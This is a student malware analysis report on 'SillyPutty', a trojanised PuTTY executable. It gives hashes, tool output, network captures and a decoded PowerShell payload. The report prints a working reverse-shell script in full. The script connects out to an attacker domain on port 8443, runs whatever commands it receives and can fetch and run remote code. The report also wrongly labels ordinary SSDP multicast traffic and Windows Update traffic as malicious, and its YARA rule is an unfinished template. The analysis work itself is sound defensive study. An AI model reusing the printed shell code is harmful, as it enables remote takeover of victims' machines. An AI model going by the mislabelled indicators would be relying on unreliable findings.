Practical Malware Analysis & Triage

Malware Analysis Report

SillyPutty Malware

Oct 2022 | MarkNovosel | v1.0

Table of Contents


Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

SillyPutty is a ReverseShell malware. It uses port 8443 to connect via TCP protocol.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary




Basic Static Analysis

Hash values of malicious file:

md5	334A10500FEB0F3444BF2E86AB2E76DA
sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

Looking through VirusTotal we have found that 61/72 vendors have marked this file as malicious. Vendors have resolved this threat as: Trojan and ShellCode.



String values of on the binary file of the threat:

```
FLOSS static Unicode strings
jjjjj
AmCuC
TS,i
#$%&
.0123456789
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
 !"#$%&'
```

PEStudio indicators:

- Based on first bytes we can see that the file is executable:

first-bytes-hex	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00

- Libraries:


library (8)	flag (0)	bound (0)	type (1)	functions (326)	description
gdi32.dll	-	-	implicit	47	GDI Client DLL
user32.dll	-	-	implicit	116	Multi-User Windows USER API Client DLL
comdlg32.dll	-	-	implicit	4	Common Dialogs DLL
shell32.dll	-	-	implicit	1	Windows Shell Common Dll
ole32.dll	-	-	implicit	3	Microsoft OLE for Windows
imm32.dll	-	-	implicit	5	Multi-User Windows IMM32 API Client DLL
advapi32.dll	-	-	implicit	17	Advanced Windows 32 Base API
kernel32.dll	-	-	implicit	133	Windows NT BASE API Client DLL

PEViewer indicators:

- “Virtual Size” is similar to the size of “Size of Raw Data”, not a packed binary.

Map of malicious imported Functions:


- **ShellExecuteA** – equivalent of a user double clicking a file icon.
- **RegCreatekeyExA** – creates the specified registry key. If the key already exists, the function opens it.
- **RegCreateKeyA** - creates the specified registry key. If the key already exists, the function opens it.
- **RegDeleteValueA** – removes a named value from the specified registry key.




Basic Dynamic Analysis


Wireshark

- Trying to connect to malicious IP address 239.255.255.250 over SSDP protocol:



- IP address 239.255.255.250 resolved as malicious:






```
3842 8470.850125   10.0.0.4          10.0.0.3          TCP        66 49884 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
3843 8470.850526   10.0.0.3          10.0.0.4          TCP        66 80 → 49884 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
3844 8470.850590   10.0.0.4          10.0.0.3          TCP        54 49884 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
3845 8470.850997   10.0.0.4          10.0.0.3          HTTP      250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?3143ba914e4b55d8 HTTP/1.1
3846 8470.851228   10.0.0.3          10.0.0.4          TCP        60 80 → 49884 [ACK] Seq=1 Ack=197 Win=64128 Len=0
3847 8470.859718   10.0.0.3          10.0.0.4          TCP       204 80 → 49884 [PSH, ACK] Seq=1 Ack=197 Win=64128 Len=150 [TCP segment of a reassembled PDU]
3848 8470.861199   10.0.0.3          10.0.0.4          HTTP      312 HTTP/1.1 200 OK  (text/html)
3849 8470.861237   10.0.0.4          10.0.0.3          TCP        54 49884 → 80 [ACK] Seq=197 Ack=410 Win=262144 Len=0
3850 8470.873810   10.0.0.4          10.0.0.3          TCP        54 49884 → 80 [FIN, ACK] Seq=197 Ack=410 Win=262144 Len=0
3851 8470.874129   10.0.0.3          10.0.0.4          TCP        60 80 → 49884 [ACK] Seq=410 Ack=198 Win=64128 Len=0
3852 8470.877269   10.0.0.4          10.0.0.3          TCP        54 49883 → 443 [FIN, ACK] Seq=202 Ack=1299 Win=260608 Len=0
3853 8470.880536   10.0.0.3          10.0.0.4          TCP        60 443 → 49883 [FIN, ACK] Seq=1299 Ack=203 Win=64128 Len=0
3854 8470.880577   10.0.0.4          10.0.0.3          TCP        54 49883 → 443 [ACK] Seq=203 Ack=1300 Win=260608 Len=0
3855 8471.320137   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3856 8474.292894   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3857 8475.376262   PcsCompu_62:6d:57 PcsCompu_ec:34:44  ARP        42 Who has 10.0.0.2? Tell 10.0.0.4
3858 8475.376407   PcsCompu_ec:34:44 PcsCompu_62:6d:57  ARP        60 10.0.0.2 is at 08:00:27:ec:34:44
3859 8477.401869   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3860 8511.178852   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3861 8512.179910   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3862 8513.180346   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3863 8514.181063   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3864 8514.197006   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3865 8517.195832   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3866 8520.201716   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3867 8523.222105   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3868 8526.225878   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3869 8529.245972   10.0.0.4          239.255.255.250   SSDP      179 M-SEARCH * HTTP/1.1
3870 8631.183944   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3871 8632.185041   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3872 8633.186008   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
3873 8634.186947   10.0.0.1          239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1

    [Calculated window size: 262656]
    [Window size scaling factor: 256]
    Checksum: 0x14e5 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (196 bytes)
v Hypertext Transfer Protocol
  > GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?3143ba914e4b55d8 HTTP/1.1\r\n
    Connection: Keep-Alive\r\n
    Accept: */*\r\n
    User-Agent: Microsoft-CryptoAPI/10.0\r\n
    Host: ctldl.windowsupdate.com\r\n
    \r\n
    [Full request URI: http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?3143ba914e4b55d8]
    [HTTP request 1/1]
    [Response in frame: 3848]
```

- We can also see HTTP request towards 10.0.03 IP address with GET request:
    - *http://ctldl[.]windowsupdate[.]com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?3143ba914e4b55d8*

Procmon:

- we have found some file creation and work with registries, nothing too suspicious.
- Except PowerShell execution code which we further analyzed in Advanced Static Analysis:



Date:	03/10/2022 22:20:17.3705879
Thread:	4684
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Duration:	0.0000000

PID: 4808
Command line: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object Syste
845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeW

Advanced Static Analysis

Looking through IDA Free version no malicious activities found on the portable executable file.

After looking through PowerShell execution command which was obfuscated, we decrypted it to base64 and got the .exe file:

```
remnux@remnux:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87
yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC
/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pIm
JC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam2
7DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAy
HBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKd
ThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY
qI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL
2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnh
GVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt
l93dQkAAA==" | base64 -d > out
```

For the result we have given a “out.gzip” file. Extracting the file, we got an PowerShell.exe executable.

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

      $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
      $x = ($error[0] | Out-String)
      $error.clear()
      $sendback2 = $sendback2 + $x

      $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
      $stream.Write($sendbyte,0,$sendbyte.Length)
      $stream.Flush()
```

From the file we can see that there is an inquiry to connect to domain "*bonus2[.]corporatebonusapplication[.]local*".

Looking through VirusTotal we haven't found any search results for the given domain.


Indicators of Compromise

Network Indicators

We can find DNS connection towards domain “*bonus2[.]corporatebonusapplication[.]local*” on port 8443.

Host-based Indicators

As for the host-based indicators we can find the start of PowerShell process:



Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

Full Yara repository located at:

```
rule Yara_Putty {

    meta:
        last_updated = "2022-10-05"
        author = "MarkoN"
        description = "A sample Yara rule for PMAT course, analysing Putty.exe
file"

    strings:
        // Fill out identifying strings and other criteria
        $string1 =
        $string2 =
        $PE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0

}
```